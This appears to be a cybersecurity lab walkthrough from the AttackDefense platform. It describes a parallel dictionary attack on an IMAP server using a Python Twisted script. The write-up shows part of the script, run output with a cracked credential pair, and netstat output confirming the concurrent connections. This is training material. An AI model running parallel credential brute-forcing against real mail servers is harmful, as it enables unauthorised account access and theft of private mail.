

[illegible]


<b>Name</b>	Dictionary Attack: IMAP Server (Parallel Attempts)
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=1220">https://attackdefense.com/challengedetails?cid=1220</a>
<b>Type</b>	Offensive Python : Client Emulation

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


**Objective:** Use Python twisted library to login into the mail account of user "netadmin" and fetch subjects of all his mails.

**Solution:**


**Landing Page:**




**Step 1:** Select “emulated-client.py ” kept in solution directory from the Project Explorer.




**Step 2:** This script takes two arguments i.e. username and password list. If we check the comments on top of solution script file, it directs us to add given line to .vscode > launch.json file.



Make the suggested changes to launch.json file.




**Step 3:** Navigate to Debug Menu and click on “Start Without Debugging option” to run the program.






**Step 3:** Script will run and print the correct credential pair.



```
emulated-client.py x
1 # To pass arguments to the program, add the following line to Python configuration of launch.json file
2 #
3 # "args" : ["users.txt", "passwords.txt"]
4
5 import argparse, sys
6 import itertools
7 from twisted.internet import protocol, reactor
8 from twisted.mail import imap4
9
10 # list of username-password combinations from the provided files
11 user_password_combinations = []
12
13 # keeps track of combination indexes that have been tested
14 processed_indexes = []
15 HOST = "target-1"

root@attackdefense:/home/student/project# cd /home/student/project ; env PYTHONIOENCODING=UTF-8 PYTHONUNBUFFERED=1 /usr/bin/python /root/.local/share/code-server/extensions/ms-python.python-2019.6.24221/pythonFiles/ptvsd_launcher.py --default --nodebug --client --host localhost --port 42285 /home/student/project/solution/emulated-client.py users.txt passwords.txt
('admin', 'tigger')
([['CAPABILITY', 'IMAP4rev1', 'LITERAL+', 'SASL-IR', 'LOGIN-REFERRALS', 'ID', 'ENABLE', 'IDLE', 'SORT', 'SORT=DISPLAY', 'THREAD=REFERENCES', 'THREAD=REFS', 'THREAD=ORDEREDSUBJECT', 'MULTIAPPEND', 'URL-PARTIAL', 'CATENATE', 'UNSELECT', 'CHILDREN', 'NAMESPACE', 'UIDPLUS', 'LIST-EXTENDED', 'I18NLEVEL=1', 'CONDSTORE', 'QRESYNC', 'ESEARCH', 'ESORT', 'SEARCHRES', 'WITIN', 'CONTEXT=SEARCH', 'LIST-STATUS', 'BINARY', 'MOVE'], 'OK Logged in'])
root@attackdefense:/home/student/project#
```


**Step 4:** The script has CONNECTIONS variable to define the number of concurrent connections. The value can be changed as per scenario.



```
emulated-client.py x
1 # To pass arguments to the program, add the following line to Python configuration of launch.json file
2 #
3 # "args" : ["users.txt", "passwords.txt"]
4
5 import argparse, sys
6 import itertools
7 from twisted.internet import protocol, reactor
8 from twisted.mail import imap4
9
10 # list of username-password combinations from the provided files
11 user_password_combinations = []
12
13 # keeps track of combination indexes that have been tested
14 processed_indexes = []
15 HOST = "target-1"
16 PORT = 143
17
18 # total number of connections to run simultaneously
19 CONNECTIONS = 10
20
```

**Step 5:** If we set the value of CONNECTIONS to 5 and launch the bash, by using “netstat -t” command, we can observe that multiple connections are opened with IMAP server.

**Command:** netstat -t | grep imap



```
PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL 2: bash
root@attackdefense:/home/student/project#
root@attackdefense:/home/student/project#
root@attackdefense:/home/student/project# netstat -t | grep imap
tcp        0      0 attackdefense.com:52350 target-1:imap2    ESTABLISHED
tcp        0      0 attackdefense.com:52354 target-1:imap2    ESTABLISHED
tcp        0      0 attackdefense.com:52348 target-1:imap2    ESTABLISHED
tcp        0      0 attackdefense.com:52352 target-1:imap2    ESTABLISHED
root@attackdefense:/home/student/project#
root@attackdefense:/home/student/project#
root@attackdefense:/home/student/project#
root@attackdefense:/home/student/project#
root@attackdefense:/home/student/project#
```

As one can anticipate and observe, in comparison to sequential dictionary attack, this approach is much faster which is main motive behind using multiple connections simultaneously.

## References:

1. Visual Studio Code (<https://code.visualstudio.com/>)
2. VS Code Basic Editing (<https://code.visualstudio.com/docs/editor/codebasics>)
3. Twisted (<https://www.twistedmatrix.com/trac/>)